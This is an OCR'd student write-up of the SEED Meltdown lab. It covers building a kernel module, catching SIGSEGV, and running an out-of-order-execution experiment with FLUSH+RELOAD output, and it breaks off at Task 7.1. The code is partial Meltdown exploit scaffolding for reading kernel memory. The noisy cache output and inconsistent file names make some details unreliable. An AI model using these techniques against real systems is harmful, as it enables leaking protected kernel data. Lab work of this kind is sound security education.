

SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x36

```
[02/17/25]seed@VM:~/.../Labsetup$ cat Makefile
KVERS = $(shell uname -r)

# Kernel modules
obj-m += MeltdownKernel.o

build: kernel_modules

kernel_modules:
        make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
        make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
[02/17/25]seed@VM:~/.../Labsetup$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Downloads/Labsetup modu
les
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Downloads/Labsetup/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Downloads/Labsetup/MeltdownKernel.mod.o
  LD [M]  /home/seed/Downloads/Labsetup/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[02/17/25]seed@VM:~/.../Labsetup$ sudo insmod MeltdownKernel.ko
[02/17/25]seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[  377.393554] secret data address:f8f1d000
```

I can see from the output that the secret data address is (0xf8f1d000).


TASK 4

Now that I know the address of the secret data, I will perform an experiment to see whether I can directly get the secret from this address or not. Using the given snippet as a base, I write the following program:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
/bin/bash
/bin/bash 89x36

```
#include <stdio.h>


int main()
{
        char *kernel_data_addr = (char*)0xf8f1d000;
        char kernel_data = *kernel_data_addr;
        printf("I'm here!!\n");
        return 0;
}
```

I will now compile the above code, called *UserAccess.c*, and analyze the output shown below:



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
6:13 PM
/bin/bash
/bin/bash 93x39

```
[02/12/25]seed@VM:~/.../Labsetup$ gcc -march=native -o UserAccessCode UserAccessCode.c
[02/12/25]seed@VM:~/.../Labsetup$ ./UserAccessCode
Segmentation fault
[02/12/25]seed@VM:~/.../Labsetup$
```

After verifying with my professor that this is indeed the expected output, I have learned that accessing a kernel memory (from the user space) causes the whole program to crash. I will now attempt to prevent this.

TASK 5

From the previous task, I know that accessing prohibited memory locations will raise a SIGSEGV signal; if a program does not handle this exception by itself, the OS will handle it by terminating the program. That is why the program *UserAccess.c* crashes. To prevent the program from further crashing, I will define a signal handler in the code to capture the exceptions raised by catastrophic events.
Since C does not provide direct support for exception handling, such as the try/catch clause, I will instead emulate a try/catch clause using the given `sigsetjmp()` and `siglongjmp()` samples. Below is the given program called `ExceptionHandling.c,` which still executes even if there's a critical exception.



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 89x36

```
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xf8f1d000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
                                                            12,0-1        All
```

The exception handling mechanism in the above program is explained in further detail below:

- Set up a signal handler: we register a `SIGSEGV` signal handler in Line 2, so when a `SIGSEGV` signal is raised, the handler function `catch segv()` will be invoked.
- Set up a checkpoint: after the signal handler has finished processing the exception, it needs to let the program continue its execution from particular checkpoint. Therefore, we need to define a checkpoint first. Achieved via `sigsetjmp()` in Line 3: `sigsetjmp(jbuf,1)` saves the stack context/environment in `jbuf` via `siglongjmp()`; it returns 0 when the checkpoint is set up [4].
- Roll back to a checkpoint: When `siglongjmp(jbuf, 1)` is called, the state saved in the `jbuf` variable is copied back in the processor and computation starts over from the return point of the `sigsetjmp()` function, but the returned value of the `sigsetjmp()` function is the second argument of the `siglongjmp()` function, which is `1` in our case. Therefore, after the exception handling, the program continues its execution from the `else` branch.
- Triggering the exception: The code at Line 4 will trigger a `SIGSEGV` signal due to the memory access violation (user-level programs cannot access kernel memory).

After compiling and running this code, I receive the output shown below. From it, I note that the error the program is coded to handle is a "Memory Access Violation" and, after it's handled, it continues to execute.


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
5:42 PM
/bin/bash
/bin/bash 101x36

```
[02/17/25]seed@VM:~/.../Labsetup$ gcc -march=native -o ExceptionHandling ExceptionHandling.c
[02/17/25]seed@VM:~/.../Labsetup$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[02/17/25]seed@VM:~/.../Labsetup$
```

TASK 6

From the previous tasks, I know that if a program tries to read kernel memory, the access will fail and an exception will be raised. Instead of executing the instructions strictly in their original order, modern high performance CPUs allow "out-of-order execution" to exhaust all of the execution units. With this feature, the CPU can run ahead once the required resources are available. The below figure illustrates this process:




Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register.
Continue execution.
Interrupted. Execution results are discarded.
If permission check fails, interrupt the out-of-order execusion.


Figure 1: Out-of-order execution inside CPU

In fact, Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register while also stored in the cache. If the execution has to be discarded, the cache caused by such an execution should also be discarded. Unfortunately, this is not the case in most CPUs. This is how the Meltdown Attack cleverly discovers the secret values inside the kernel memory.
In this task, I use an experiment to observe the effect caused by an out-of-order execution. The code for this experiment is shown below, called `MeltdownExperiment.c`. Due to out-of-order execution, Line 2 is executed by the CPU, but the result will be discarded. However, `array[7 * 4096 + DELTA]` will now be cached by CPU due to the execution. I will use the side-channel code implemented in Tasks 1 and Task 2 to check whether I can observe the effect (with the secret address I found from the kernel module).




```
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown(0xf8f1d000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

I will now compile and run the code. The output is show below:



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En 5:51 PM
/bin/bash
/bin/bash 101x40


```
[02/17/25]seed@VM:~/.../Labsetup$ gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
[02/17/25]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[4*4096 + 1024] is in cache.
The Secret = 4.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[13*4096 + 1024] is in cache.
The Secret = 13.
array[17*4096 + 1024] is in cache.
The Secret = 17.
array[22*4096 + 1024] is in cache.
The Secret = 22.
array[23*4096 + 1024] is in cache.
The Secret = 23.
array[27*4096 + 1024] is in cache.
The Secret = 27.
array[31*4096 + 1024] is in cache.
The Secret = 31.
array[35*4096 + 1024] is in cache.
The Secret = 35.
array[40*4096 + 1024] is in cache.
The Secret = 40.
array[44*4096 + 1024] is in cache.
The Secret = 44.
array[48*4096 + 1024] is in cache.
The Secret = 48.
array[52*4096 + 1024] is in cache.
The Secret = 52.
array[56*4096 + 1024] is in cache.
The Secret = 56.
array[60*4096 + 1024] is in cache.
The Secret = 60.
array[61*4096 + 1024] is in cache.
The Secret = 61.
array[65*4096 + 1024] is in cache.
The Secret = 65.
array[66*4096 + 1024] is in cache.
The Secret = 66.
```



```
array[222*4096 + 1024] is in cache.
The Secret = 222.
array[226*4096 + 1024] is in cache.
The Secret = 226.
array[227*4096 + 1024] is in cache.
The Secret = 227.
array[232*4096 + 1024] is in cache.
The Secret = 232.
array[233*4096 + 1024] is in cache.
The Secret = 233.
array[235*4096 + 1024] is in cache.
The Secret = 235.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[238*4096 + 1024] is in cache.
The Secret = 238.
array[239*4096 + 1024] is in cache.
The Secret = 239.
array[241*4096 + 1024] is in cache.
The Secret = 241.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[244*4096 + 1024] is in cache.
The Secret = 244.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[249*4096 + 1024] is in cache.
The Secret = 249.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
```


TASK 7.1

In the previous task, I got `array[7 * 4096 + DELTA]` into the CPU cache. Although the effect was observed, I do not get any useful information. If instead of using `array[7 * 4096 + DELTA]`, I want to access `array[kernel_data * 4096 + DELTA]`, which brings it into the CPU cache. Using the FLUSH+RELOAD technique, I check the access time of `array[i*4096 + DELTA]` for `i = 0-255`. If I find out that only `array[k*4096 + DELTA]` is in the cache, I infer that the value of the `kernel data` is `k`. I will try this approach by modifying the `MeltdownExperiment.c` snippet below:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
6:00 PM
/bin/bash
/bin/bash 101x40

